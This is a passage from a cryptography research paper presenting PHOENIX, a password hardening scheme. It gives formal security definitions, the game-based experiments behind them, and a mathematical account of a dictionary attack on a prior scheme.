In their scheme, an enrollment record, stored by the client $\mathcal{C}$ using the crypto service provided by $\mathcal{S}$, can be seen as an ElGamal encryption under a secret key s_x of $\mathcal{S}$, in the form of $(T_1, T_2) = (g^y, g^{ys_x} \cdot \mathsf{pw}^{\mathsf{sk}_\mathcal{C}}) \in \mathbb{G}^2$, where $\mathbb{G}$ is a (multiplicative) finite cyclic group. To validate that this record corresponds to a password pw for some username un, $\mathcal{C}$ sends (T_1, un, v) for $v = \mathsf{pw}^{r \cdot \mathsf{sk}_\mathcal{C}}$. *Without any validity checking*, $\mathcal{S}$ returns π_2, a zero-knowledge proof of s_x with respect to (g^y, g^{ys_x}). This opens the door for the following generic offline dictionary attack, without exploiting the structure of the zero-knowledge proof: An adversary $\mathcal{A}$ who compromised $\mathcal{C}$ (and hence obtained $\mathsf{sk}_\mathcal{C}$ and (T_1, T_2)) sends (g^y, un, h) to $\mathcal{S}$ where h is a random group element independent of any passwords. After getting π_2 from $\mathcal{S}$, $\mathcal{A}$ can then try different passwords pw by testing if the proof π_2 is for $(T_1, T_2/\mathsf{pw}^{\mathsf{sk}_\mathcal{C}})$. This is doable since the entropy of pw is assumed to be low. By further exploiting the structure of the specific instantiation of the proof, the adversary can even extract the password directly: It first extracts the value g^{ys_x} from the proof π_2, then computes $\mathsf{pw} = (T_2/g^{ys_x})^{1/\mathsf{sk}_\mathcal{C}}$. We conclude that one *must not use* the scheme of Schneider *et al.*, as our attack defeats its purpose of using an external crypto service.

Reviving the Broken Scheme. In the spirit of providing password hardening services using a weaker tool than PO-PRFs [21], we present PHOENIX, a conceptually simple construction from standard cryptographic primitives. It achieves two seemingly contradicting goals: a high security level without sacrificing the efficiency. Our scheme can, in fact, handle roughly 50% more request per second than that of Schneider *et al.* [21], and three times more than PYTHIA [9]. Since the scheme of Schneider *et al.* [21] is vulnerable to the one validation-query offline dictionary attacks, ours is the first efficient and fully secure solution based on standard decisional Diffie-Hellman assumption.

1.2 Notations

Let $\lambda \in \mathbb{N}$ be the security parameter. By $x \leftarrow_\$ S$ we denote the uniform drawing of a random element x from set S. Unless stated otherwise, all algorithms run in probabilistic polynomial time (PPT). $x \leftarrow_\$ \mathcal{A}(y)$ denotes the event that $\mathcal{A}$ on input y outputs x. If $\mathcal{A}$ is deterministic we write $x \leftarrow \mathcal{A}(y)$ instead. For two PPT interactive algorithms $\mathcal{A}, \mathcal{B}$, we denote by $(a, b) \leftarrow_\$ \langle \mathcal{A}(x), \mathcal{B}(y) \rangle_X$ the event that $\mathcal{A}$ and $\mathcal{B}$ engage in the protocol X on input x and y, and produce local outputs a and b, respectively. If there is only one output, then it is assumed to be for $\mathcal{A}$. We write $\mathcal{B}^{\langle \mathcal{A}(x), \cdot \rangle}(y)$ if $\mathcal{B}$ can invoke an unbounded number of executions of the interactive protocol with $\mathcal{A}$ in an arbitrarily interleaved order.

2 Crypto Password Hardening (PH)

Both previous works formulated cryptographic primitives [9, 21] which were supposed to cover the properties of cryptographic password hardening (PH) services. We do not follow this approach. Instead,

we define PH directly, which is simpler and more natural. A direct definition removes the need for bridging the security requirements of the underlying primitives to those expected by PH (*e.g.*, the main feature of key rotation seems to make more sense in PH than in the underlying commitment [21]).

2.1 Overview

Our formalization of PH is closely related to the definition of partially-oblivious commitments (PO-COM) defined by Schneider *et al.* [21], with the main difference being that we consider key rotation in all security definitions. Roughly speaking, a PH scheme PH is a two party protocol that is partitioned in phases. The first phase is the setup phase, in which a client $\mathcal{C}$ and the server $\mathcal{S}$ set up their public and secret keys individually without communication. Each phase after the first is either an enrollment, a validation, or a key rotation phase, in an arbitrary order.

In an *enrollment* phase, the client and the server cooperate to generate an enrollment record T for a username un, and a password pw, where un is an input available for both and pw is a private input from the client. The client then stores the record T.

Subsequently, in a *validation* phase, the client can interact with the server to verify if a pair $(\mathsf{un},\mathsf{pw})$ is stored in a record T. Similar to the enrollment phase, un is a common input and pw is a private input from the client. We note that in the original syntax [21], while un is not an input of the server, it is supposed to be revealed to the server during the interactions in the protocol for rate limiting.

Suppose an adversary, who may have knowledge of some enrollment records, compromises either the client or the server secret key. It can then act as the compromised party and interacts with the other in the protocols to figure out the underlying passwords of the enrollment records. As soon as the incident is discovered, the (true) client and the (true) server communicate to refresh their keys and all enrollment records. Instead of regenerating them from scratch, they enter a *key rotation* phase to update their secret keys. In addition to an updated client secret key, the client also obtains some auxiliary information, using which it is able to update each enrollment record locally, without further communicating with the server, nor knowing the underlying password of the record. Note that our syntax of the key rotation phase is significantly different. In the original definition [21], the key rotation protocol updates a single enrollment record instead of all records stored by the client. We believe that this was an oversight.

2.2 Definition of PH

We provide a formal definition of cryptographic password hardening schemes. Some algorithms in our formalization get as input some auxiliary input, such as a random session identifier. Under normal circumstances, the auxiliary information is an empty string denoted by ϵ. Non-empty auxiliary information is only used in defining forward-security.

Definition 1 (PH) *Let $\mathcal{U}$ and $\mathcal{P}$ be the username and password space respectively. A* cryptographic password hardening service PH *consists of the efficient algorithms* $(\mathsf{Setup},\mathsf{KGen}_\mathcal{C},\mathsf{KGen}_\mathcal{S},\langle\mathcal{C},\mathcal{S}\rangle_{\mathtt{enrl}},\langle\mathcal{C},\mathcal{S}\rangle_{\mathtt{val}},\langle\mathcal{C},\mathcal{S}\rangle_{\mathtt{rot}},\mathsf{Udt})$*, to be executed in four phases:*

Setup Phase. *On input the security parameter λ, $\mathsf{Setup}(1^\lambda)$ outputs the public parameter pp. On input the public parameter pp, the client runs $\mathsf{KGen}_\mathcal{C}(\mathsf{pp})$ to generate a client public key $\mathsf{pk}_\mathcal{C}$, and a client secret $\mathsf{sk}_\mathcal{C}$, while the server runs $\mathsf{KGen}_\mathcal{S}(\mathsf{pp})$ to generate a server public key $\mathsf{pk}_\mathcal{S}$, a server secret $\mathsf{sk}_\mathcal{S}$. All parties will take as input the public parameter pp, the client public key $\mathsf{pk}_\mathcal{C}$, and the server public key $\mathsf{pk}_\mathcal{S}$ in all subsequent protocols.*

Enrollment Phase. *In the enrollment protocol $\langle\mathcal{C}(\mathsf{sk}_\mathcal{C},\mathsf{un},\mathsf{pw},\mathsf{aux}),\mathcal{S}(\mathsf{sk}_\mathcal{S},\mathsf{un},\mathsf{aux})\rangle_{\mathtt{enrl}}$, the client inputs its secret key $\mathsf{sk}_\mathcal{C}$, a username $\mathsf{un}\in\mathcal{U}$, a password $\mathsf{pw}\in\mathcal{P}$, and some auxiliary information aux. The server inputs its secret key $\mathsf{sk}_\mathcal{S}$, a username un, and some auxiliary information aux. The client outputs an enrollment record T, while the server outputs nothing. We say that the enrollment record T stores the tuple $(\mathsf{un},\mathsf{pw})$. The client stores the tuple (T,un), and securely deletes the password pw and all intermediate values that are computed locally or obtained from the server. The server is also supposed to delete all intermediate values.*

Validation Phase. *In the validation protocol $\langle\mathcal{C}(\mathsf{sk}_\mathcal{C},T,\mathsf{un},\mathsf{pw}),\mathcal{S}(\mathsf{sk}_\mathcal{S},\mathsf{un})\rangle_{\mathtt{val}}$, the client inputs its secret key $\mathsf{sk}_\mathcal{C}$, an enrollment record T, a username $\mathsf{un}\in\mathcal{U}$, and a password $\mathsf{pw}\in\mathcal{P}$. The server inputs its secret key $\mathsf{sk}_\mathcal{S}$, and a username un. The client outputs a decision $b\in\{0,1\}$ of whether T stores the tuple $(\mathsf{un},\mathsf{pw})$, while the server outputs nothing.*

Key Rotation Phase. *In the key rotation protocol $\langle\mathcal{C}(\mathsf{sk}_\mathcal{C}),\mathcal{S}(\mathsf{sk}_\mathcal{S})\rangle_{\mathtt{rot}}$, the client and the server input their secret keys $\mathsf{sk}_\mathcal{C}$ and $\mathsf{sk}_\mathcal{S}$ respectively. The client outputs an updated client public key $\mathsf{pk}'_\mathcal{C}$, an updated client secret key $\mathsf{sk}'_\mathcal{C}$ and an update token τ. The server outputs an updated server public key*

$\mathsf{pk}'_{\mathcal{S}}$*, and an updated secret key* $\mathsf{sk}'_{\mathcal{S}}$*. Using the update token* τ*, the client runs the update algorithm* $\mathsf{Udt}(\tau, T, \mathsf{un})$ *to update each of the old enrollment records* T *into new ones* T'*.*

Correctness. We require that all honestly generated enrollment records can pass validation. Formally, a cryptographic password hardening service scheme PH is *correct* if for all security parameter $\lambda \in \mathbb{N}$, public parameters $\mathsf{pp} \in \mathsf{Setup}(1^\lambda)$, key pairs $(\mathsf{pk}_{\mathcal{C}}, \mathsf{sk}_{\mathcal{C}}) \in \mathsf{KGen}_{\mathcal{C}}(\mathsf{pp})$ and $(\mathsf{pk}_{\mathcal{S}}, \mathsf{sk}_{\mathcal{S}}) \in \mathsf{KGen}_{\mathcal{S}}(\mathsf{pp})$, username $\mathsf{un} \in \mathcal{U}$, password $\mathsf{pw} \in \mathcal{P}$, enrollment records $T \in \langle \mathcal{C}(\mathsf{sk}_{\mathcal{C}}, \mathsf{un}, \mathsf{pw}, \epsilon), \mathcal{S}(\mathsf{sk}_{\mathcal{S}}, \mathsf{un}, \epsilon) \rangle_{\mathtt{enrl}}$, it holds that $\langle \mathcal{C}(\mathsf{sk}_{\mathcal{C}}, T, \mathsf{un}, \mathsf{pw}), \mathcal{S}(\mathsf{sk}_{\mathcal{S}}, \mathsf{un}) \rangle_{\mathtt{val}} = 1$. Note that it is unnecessary to define the correctness of key rotation, as it will be captured by forward security to be introduced below.

2.3 Security of PH

Our security definitions are fundamentally different from, and arguably stronger than, the originals [21]. In particular, our notions cover important real-world attacks and ensures security in the presence of key rotation, as discussed in the introduction. In the following, we first give an overview of our definitions, and discuss the differences in details in Section 2.4.

A cryptographic password hardening service is required to be (partially) oblivious, hiding, binding, and forward secure. Roughly speaking, partial oblivious means that it is infeasible, even for a malicious server, to tell which password pw is used by the client in the enrollment and validation protocols. It is partial in the sense that the username un can be revealed. In fact, un is required to be revealed to the server for rate limiting. We therefore simply let un be a common input for both parties in the enrollment and the validation protocols.

Hiding means that, given the client secret key $\mathsf{sk}_{\mathcal{C}}$, a username un, and an enrollment record T of $(\mathsf{un}, \mathsf{pw})$ for some hidden password pw, the best strategy of any adversary to guess pw is by launching an *online* dictionary attack which requires interaction with the server via the validation protocol.

Binding requires that it is computationally infeasible, even for a malicious server, to convince the client that an enrollment record T is valid for two distinct pairs $(\mathsf{un}, \mathsf{pw})$ and $(\mathsf{un}', \mathsf{pw}')$.

Forward security means that compromising either the client or the server secret key does not help the adversary to determine the underlying password of an enrollment record. We formalize this intuition in an even stronger property. It requires that even if both the client and server secret keys are adversarially generated, the updated keys and enrollment records are indistinguishable from the freshly generated ones. This formalization is simpler because we do not need to argue about the security of secret keys which can be rotated for many times.

2.3.1 Partial Obliviousness

Partial obliviousness protects against a malicious server that wishes to learn the password pw behind an enrollment record after observing its creation and several validations. The property is partial since it does not guarantee anything about the secrecy of the username un. In fact, in the syntax defined above, we let the client reveal the username un to the server explicitly by regarding un as a common input.

Technically, we consider a security experiment played between a challenger acting as the client and an adversary acting as the malicious server. The challenger generates the client secret key and keeps it secret (Line 1). Furthermore, it simulates executions of the enrollment, validation, and key rotation protocol, where only the client secret key input is fixed (Line 2). The adversary can provide all other client inputs, as well as the server side code. The embedded client secret key can be updated by executing the key rotation protocol. The client outputs of all protocol executions, except for $\mathsf{sk}'_{\mathcal{C}}$ from the key rotation protocol, are given to the adversary.

The experiment then proceeds in two stages, a learning phase and a challenge phase. In the learning phase, the adversary is free to interact with the challenger in the above protocols. At the end of this phase, the adversary outputs a username un^*, and two passwords pw_0^* and pw_1^* (Line 3). It will then be challenged on one of the passwords and the attacker has to guess the password. Formally, the challenger generates the challenge record T^* (for the password pw_b) together with the adversary (line 7). In addition to the previous protocols, the adversary gets access to an additional embedded-password validation protocol, which embeds either $(\mathsf{un}^*, \mathsf{pw}_0^*)$ or $(\mathsf{un}^*, \mathsf{pw}_1^*)$ (Lines 8). Note that the adversary may query the (normal) enrollment and validation protocol on most username-password pairs, and the protocols only return $\perp$ for the pairs $(\mathsf{un}^*, \mathsf{pw}_{b''}^*)$ for $b'' \in \{0,1\}$ (Lines 10 and 11) to avoid it from winning trivially. Finally, the adversary outputs b' guessing which tuple is embedded (Line 9).

$$\left|\Pr\left[\mathsf{Obl}^0_{\Pi,\mathcal{A}}(1^\lambda)=1\right] - \Pr\left[\mathsf{Obl}^1_{\Pi,\mathcal{A}}(1^\lambda)=1\right]\right| \leq \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiments and the adversary. Figure 3 defines the two experiments.

2.3.2 Hiding

The hiding property protects the passwords from an adversary who compromises the client, learns its secret key and all enrollment records, and wishes to learn the underlying password behind one of the records. We formalize this intuition by letting the adversary play the client role in the enrollment, validation, and key rotation protocols.

Inevitably, since passwords are assumed to have low entropy, the adversary always succeeds if it attempts to validate the target record with all possible passwords. Our formulation covers this fact by adjusting the success determination accordingly. To explain our idea, consider the following experiment: The challenger chooses a random password. The adversary is given access to a magical oracle which, when given a guess, answers whether the guess equals the chosen password. Suppose that only Q guesses are allowed. Obviously, the best strategy of the adversary is to asks for the Q most probable passwords. If one of them returns true, then the adversary wins by outputting that password. Otherwise, its best strategy is to output the most probable password which is not yet guessed, *i.e.*, the $(Q+1)$-th most probable password. Since the adversary can use the server as the magical oracle by interacting with it in the validation protocol, the best we can hope for is that the adversary cannot perform significantly better than the above strategy.

Technically, we consider a security experiment (see Figure 4) played between a challenger acting as the server and an adversary acting as the malicious client. The challenger generates the server secret key honestly and keeps it secret (Line 1). The adversary can interact with the challenger in the enrollment, validation, and key rotation protocols using arbitrary client side codes (Line 2). Eventually, the adversary outputs a client secret key $\mathsf{sk}_\mathcal{C}$, a username un^*, and a distribution χ of passwords (Line 6). The distribution models the real-world situations where the passwords to be protected are not uniformly random in $\{0,1\}^\lambda$ but instead follow a certain distribution possibly with low entropy, which might be known by the adversary. The challenger then chooses a random password pw^* (Line 7) from the distribution χ and computes a fresh challenge enrollment record T^* for the tuple $(\mathsf{un}^*,\mathsf{pw}^*)$ using the honest client and server code (Line 8). The challenger sends T^* to the adversary (Line 9). The adversary can continue to interact with the server and finally outputs pw'. It wins if pw^* is equal to pw'.

Using the above strategy, the adversary wins with probability at least $\sum_{i=1}^{Q+1} p_i$, where Q is the number of times the validation oracle is queried on inputs containing un^*, and p_i is the i-th most probable event in χ. We therefore require that the success probability of the adversary be negligibly close to $\sum_{i=1}^{Q+1} p_i$. We remark that similar bounds are used in the context of password-authenticated key exchange [3].

Definition 3 (Hiding) *A cryptographic password hardening service* PH *is* hiding *if, for any two-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1,\mathcal{A}_2)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\Pr\left[\mathsf{Hiding}_{\Pi,\mathcal{A}}(1^\lambda)=1\right] \leq \sum_{i=1}^{Q+1} p_i + \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiment and the adversary, p_i *is the probability of the* i*-th most probable event in the distribution* χ *specified by* $\mathcal{A}_1$ *in the experiment, and* Q *is the number of times* $\langle \cdot,\mathcal{S}(\mathsf{sk}_\mathcal{S},\cdot)\rangle_{\mathtt{val}}$ *is queried by* $\mathcal{A}_2$ *on server input* un^**. Figure 4 defines the experiment* $\mathsf{Hiding}_{\Pi,\mathcal{A}}$.

2.3.3 Binding

Similar to commitments, binding guarantees it is infeasible to open an enrollment record into two dis-

$\mathsf{Hiding}_{\Pi,\mathcal{A}}(1^\lambda)$

```
1 :  pp ←$ Setup(1^λ), (pk_S, sk_S) ←$ KGen_S(pp)
2 :  O := {⟨·, S(sk_S, ...)⟩_X : X ∈ {enrl, val, rot}}
3 :  // All server outputs are given to adversary,
4 :     // except for sk'_S output by ⟨·, S(sk_S)⟩_rot.
5 :  // ⟨·, S(sk_S)⟩_rot updates sk_S embedded in all oracles to sk'_S.
6 :  (sk_C, un*, χ, state) ←$ A_1^O(pp, pk_S)
7 :  pw* ←$ χ
8 :  T* ←$ ⟨C(sk_C, un*, pw*, ε), S(sk_S, un*, ε)⟩_enrl
9 :  pw' ←$ A_2^O(state, T*)
10 : return (pw* = pw')
```

Figure 4: Hiding Experiment

tinct passwords. In our setting, however, the enrollment record is never opened but only validated. The binding property in this context prevents a malicious server from convincing the client that an enrollment record T^* is valid for distinct tuples $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$ and $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$. Since by the correctness requirement if T is the enrollment record for $(\mathsf{un}, \mathsf{pw})$, then $(T, \mathsf{un}, \mathsf{pw})$ must pass validation. Thus, the binding property implicitly guarantees that a malicious server can never convince the client that an invalid enrollment record is valid.

Technically, we consider a security experiment played between a challenger acting as the client and an adversary acting as the malicious server. At the beginning, the adversary outputs a client secret key $\mathsf{sk}_\mathcal{C}$, an enrollment record T^*, and a tuple $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$. The challenger and the adversary then interact in the validation protocol to validate the tuple $(T^*, \mathsf{un}_0^*, \mathsf{pw}_0^*)$, where the adversary can use arbitrary server-side code. After observing the communication transcript, the adversary outputs another tuple $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$. It interacts with the challenger again to validate the tuple $(T^*, \mathsf{un}_1^*, \mathsf{pw}_1^*)$. The adversary wins if $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$ and $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$ are distinct and both validations output 1. We require that the probability of this happening is negligible.

Definition 4 (Binding) *A cryptographic password hardening service* PH *is* binding *if, for any four-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3, \mathcal{A}_4)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\Pr\left[\mathsf{Binding}_{\Pi,\mathcal{A}}(1^\lambda) = 1\right] \leq \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiment and the adversary. Figure 5 defines the binding experiment.

$\mathsf{Binding}_{\Pi,\mathcal{A}}(1^\lambda)$

```
1 : (pk_S, sk_C, T*, un_0*, pw_0*, state) ←$ A_1(1^λ)
2 : (b_0, state) ←$ ⟨C(sk_C, T*, un_0*, pw_0*), A_2(state)⟩_val
3 : (un_1*, pw_1*, state) ←$ A_3(state)
4 : (b_1, state) ←$ ⟨C(sk_C, T*, un_1*, pw_1*), A_4(state)⟩_val
5 : b_2 ← ((un_0*, pw_0*) ≠ (un_1*, pw_1*))
6 : return b_0 ∧ b_1 ∧ b_2
```

Figure 5: Binding Experiment

2.3.4 Forward Security

Intuitively, the key rotation should render an old client or server key useless to the adversary. Further, an old client or server secret key should not help in recovering information from an updated enrollment record. To formalize this intuition, one possible but complicated way is to define a security experiment which gives the adversary accesses of a special key rotation oracle apart from the usual enrollment and validation oracles. The key rotation oracle leaks either the client or the server secret key to the adversary, and at the same time rotates the old keys to the new ones. The goal of the adversary is to find out the underlying password of an enrollment record. Alternatively, we consider a simpler definition based on the intuition that the rotated keys and enrollment records are indistinguishable from freshly generated ones.

Technically, we consider a security experiment played between a challenger, acting as both the client and the server, and an adversary acting as a malicious outsider. At the beginning, the adversary outputs both secret keys $\mathsf{sk}_\mathcal{C}$ and $\mathsf{sk}_\mathcal{S}$, and a valid tuple $(T, \mathsf{un}, \mathsf{pw})$ under the specified keys. This models the situations where the adversary somehow obtains the secret keys which might be rotated many times. The challenger then either rotates the keys and updates the enrollment record, or samples a new pair of keys and generates a fresh enrollment record for $(\mathsf{un}, \mathsf{pw})$, using some auxiliary information $\mathsf{aux} = \mathcal{L}(T)$, for some leakage function $\mathcal{L}$. The updated or fresh keys and enrollment record are then sent to the adversary, who must guess how those are produced. We require the probability of the adversary guessing correctly to be negligible.

Definition 5 (Forward Security) *Let* $\mathcal{L}$ *be a leakage function which maps an enrollment record* T *to some auxiliary information* aux*. A cryptographic password hardening service* PH *is* $\mathcal{L}$-forward secure *if for any two-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ *there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

Figure 6: $\mathcal{L}$-Forward Security Experiment

$$\left|\Pr\left[\mathsf{Rot}^{0}_{\Pi,\mathcal{A},\mathcal{L}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{Rot}^{1}_{\Pi,\mathcal{A},\mathcal{L}}(1^\lambda) = 1\right]\right| \leq \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiments and the adversary. Figure 6 defines the two experiments.

2.4 Comparison with the Definitions of Schneider et al. [21]

We comprehensively explain the differences between our definitions and those of Schneider *et al.* [21]. We argue that ours either capture the intended security features better, or imply their counterparts.

2.4.1 Partial Obliviousness

The property was introduced in the name "partially hiding", which we believe is an oversight since the primitive was called "partially-oblivious" commitment schemes. The adversary in the original security experiment is stronger such that it generates both the client and server secret keys. However, it is also weaker in other abilities:

- Their embedded-password validation oracle embeds an enrollment record T output by the adversary. In contrast, ours allow the adversary to query on any enrollment record T.
- The client secret key embedded in the oracles is fixed. The adversary cannot instruct the challenger to rotate it into a new one.
- The adversary does not learn the client outputs from the embedded-password oracles. We think this violates the general philosophy of cryptographic definitions where, for most of the time, only the secret keys are assumed to be hidden from the adversary.

2.4.2 Hiding

The property was introduced in the name of "obliviousness", which we believe is an oversight since obliviousness is supposed to be a security property against a malicious server. However, the original security experiment models a malicious client, who is trying to figure out the underlying password pw of a given enrollment record T.

Recall that the whole point of introducing PO-PRF and PO-COM is to prevent against offline dictionary attacks. The idea is that, even given the client secret key $\mathsf{sk}_\mathcal{C}$ and the enrollment record T for some username un, the adversary can only guess the underlying password pw one at a time with the aid of the server. This rate-limits validation queries based on the username un. Assuming there is enough entropy in the password pw, the adversary is unable to recover pw before the limited number of validation query quota is used up. Curiously, the definition of Schneider *et al.* [21] does not model such an attack: In the second stage, after specifying the challenge passwords pw_0 and pw_1, the adversary is no longer given access to the validation oracle. If they allow the adversary to query the validation oracle even once in this stage, the adversary can win trivially by simply querying the oracle with either pw_0 or pw_1.

We fix this issue by requiring the adversary to specify a distribution χ of passwords instead of just two, and allowing it to query the validation oracle as many times as it wants. The resistance against offline dictionary attacks is then modeled by the success probability of the adversary: We require that the adversary must only be able to rule out at most one possible password from each query to the validation oracle. Finally, note that the adversary in the original definition cannot access any rotation oracle.

2.4.3 Binding

In the original definition, the binding property is only guaranteed for honestly generated keys and honestly validated enrollment records. It is not clear what this security guarantee means in the context of password hardening, the main motivating application. We thus make the following changes with a malicious server in mind. First, although it is not necessary for the context of password hardening, we let the adversary provide the client secret key. Second, it does not output the two pairs $(\mathsf{un}_0, \mathsf{pw}_0)$ and $(\mathsf{un}_1, \mathsf{pw}_1)$ right away. Instead, it first outputs

$(\mathsf{un}_0, \mathsf{pw}_0)$, waits until the validation protocol is executed on this pair, and then adaptively outputs the second pair. Third, the server-side code for validating the two pairs $(\mathsf{un}_0, \mathsf{pw}_0)$ and $(\mathsf{un}_1, \mathsf{pw}_1)$ is provided by the adversary. This formulation makes more sense in the context of password hardening. It models a malicious server which is trying to convince the client that an enrollment record is valid for two pairs $(\mathsf{un}_0, \mathsf{pw}_0)$ and $(\mathsf{un}_1, \mathsf{pw}_1)$, whereas at least one of which must be invalid.

3 Phoenix

We propose a conceptually simple, almost generic construction, PHOENIX, based on (partially) homomorphic encryption and pseudorandom functions.

In the enrollment protocol, $\mathcal{S}$ receives a username un. It returns $h_{\mathcal{S}} \leftarrow \mathsf{PRF}_{k_{\mathcal{S}}}(\mathsf{un}, n_{\mathcal{S}})$ for some random nonce $n_{\mathcal{S}}$. $\mathcal{C}$ computes $h_{\mathcal{C}} \leftarrow \mathsf{PRF}_{k_{\mathcal{C}}}(\mathsf{un}, \mathsf{pw}, n_{\mathcal{C}})$ for another random nonce $n_{\mathcal{C}}$, and encrypts the product $h_{\mathcal{S}} \cdot h_{\mathcal{C}}$ under the server public key. Then, it stores the ciphertext as the enrollment record of $(\mathsf{un}, \mathsf{pw})$ in its database, and securely deletes the password pw and all intermediate values computed locally or received from the server. $\mathcal{S}$ should also delete all its intermediate values.

To validate a candidate password pw', $\mathcal{C}$ computes the pseudorandom value $h'_{\mathcal{C}} \leftarrow \mathsf{PRF}_{k_{\mathcal{C}}}(\mathsf{un}, \mathsf{pw}', n_{\mathcal{C}})$, and performs a homomorphic operation on the ciphertext such that it now encrypts the product $h_{\mathcal{S}} \cdot h_{\mathcal{C}} / h'_{\mathcal{C}}$. It then sends the resulting ciphertext to $\mathcal{S}$, who attempts to decrypt it. Suppose the candidate password is correct, the term $h_{\mathcal{C}}$ is canceled out, and $\mathcal{S}$ is left with a ciphertext of $h_{\mathcal{S}}$. $\mathcal{S}$ thus verifies whether the message obtained from decryption equals $h_{\mathcal{S}}$, and proves the correctness of the decryption if so. $\mathcal{C}$ is convinced that the candidate password is correct if and only if the proof is valid.

To support key rotation, we need key homomorphism in addition to message homomorphism. We thus instantiate the above generic construction with an encryption scheme which is inspired by ElGamal [8] and Cramer-Shoup [6], and the pseudorandom function $\mathsf{PRF}_k(\cdot) = H(\cdot)^k$ [17], where $k \in \mathbb{Z}_q$ and the hash function H is modeled as a random oracle. We cannot use ElGamal or Cramer-Shoup directly, as the former is only CPA-secure (so it is difficult to simulate the validation oracle in the security reduction) while the latter (or any CCA-secure scheme in general) is not homomorphic. Interestingly, with such an instantiation, an enrollment record is an encryption of $H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}} \cdot H_{\mathcal{C}}(\mathsf{un}, \mathsf{pw}, n_{\mathcal{C}})^{k_{\mathcal{C}}}$, from which we can draw connection to PYTHIA [9], in which the record is computed

$\mathsf{Setup}(1^\lambda)$	$\mathsf{KGen}_{\mathcal{S}}(\mathsf{pp})$
$\mathsf{crs} \leftarrow_\$ \Pi.\mathsf{Gen}(1^\lambda)$, $g \leftarrow_\$ \mathbb{G}$	$s, x, y, k_{\mathcal{S}} \leftarrow_\$ \mathbb{Z}_q$
return (crs, g)	$h \leftarrow g^s$
	$z \leftarrow g^x h^y$
$\mathsf{KGen}_{\mathcal{C}}(\mathsf{pp})$	$\mathsf{pk}_{\mathcal{S}} \leftarrow (h, z)$
$\mathsf{pk}_{\mathcal{C}} \leftarrow \bot$, $\mathsf{sk}_{\mathcal{C}} \leftarrow k_{\mathcal{C}} \leftarrow_\$ \mathbb{Z}_q$	$\mathsf{sk}_{\mathcal{S}} \leftarrow (s, x, y, k_{\mathcal{S}})$
return $(\mathsf{pk}_{\mathcal{C}}, \mathsf{sk}_{\mathcal{C}})$	**return** $(\mathsf{pk}_{\mathcal{S}}, \mathsf{sk}_{\mathcal{S}})$

Figure 7: Setup Phase of PHOENIX

as $e(H_{\mathcal{S}}(\mathsf{un}), H_{\mathcal{C}}(\mathsf{pw}))^{k_{\mathcal{S}}}$. The pairing function $e(\cdot,\cdot)$ is used in PYTHIA mainly for partial blinding by the client, *i.e.*, blinding pw but not un. In our construction, the server only evaluates the PRF on the username un but not the password pw, which perhaps explains why we do not need pairing.

3.1 Formal Description

Let $\mathbb{G}$ be a (multiplicative) finite cyclic group of order $q = q(\lambda)$. Let $H_{i \in \{\mathcal{C}, \mathcal{S}\}} : \{0,1\}^\lambda \times \{0,1\}^* \rightarrow \mathbb{G}$ be hash functions to be modeled as random oracles. Let Π be a standard non-interactive zero-knowledge proof of knowledge system for length-2 discrete logarithm representation (instantiated in Figure 11). We construct our cryptographic password hardening service, PHOENIX, as follows.

Setup Phase. Figure 7 shows the setup algorithm as well as the key generation algorithms. The setup algorithm samples a common reference string crs of the proof system Π and a random generator g of the group $\mathbb{G}$, and outputs them as the public parameter pp. The client secret key is a random integer $k_{\mathcal{C}}$. The server secret key consists of random integers $s, x, y, k_{\mathcal{S}}$, while the corresponding public key consists of $h = g^s$ and $z = g^x h^y$.

Enrollment Phase. Figure 8 shows the enrollment protocol. The input auxiliary information aux is either an empty string denoted by ϵ, or a tuple $(n_{\mathcal{S}}, n_{\mathcal{C}})$ of server and client nonces which is purely for proving forward security. In the former usual case, the server and the client sample their nonces $n_{\mathcal{S}}$ and $n_{\mathcal{C}}$ respectively independently and randomly. Next, the server sends the server PRF value $h_{\mathcal{S}} = H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}}$ and the server nonce $n_{\mathcal{S}}$ to the client, who computes the client PRF value $h_{\mathcal{C}} = H_{\mathcal{C}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{C}}}$ locally, and encrypts the value $h_{\mathcal{S}} \cdot h_{\mathcal{C}}$ using an ElGamal-like encryption scheme as $(g^r, h^r \cdot h_{\mathcal{S}} \cdot h_{\mathcal{C}}, z^r)$. The element z^r serves as an in-

tegrity tag which is important for proving the hiding property. The client then store the ciphertext and the nonces as the enrollment record.

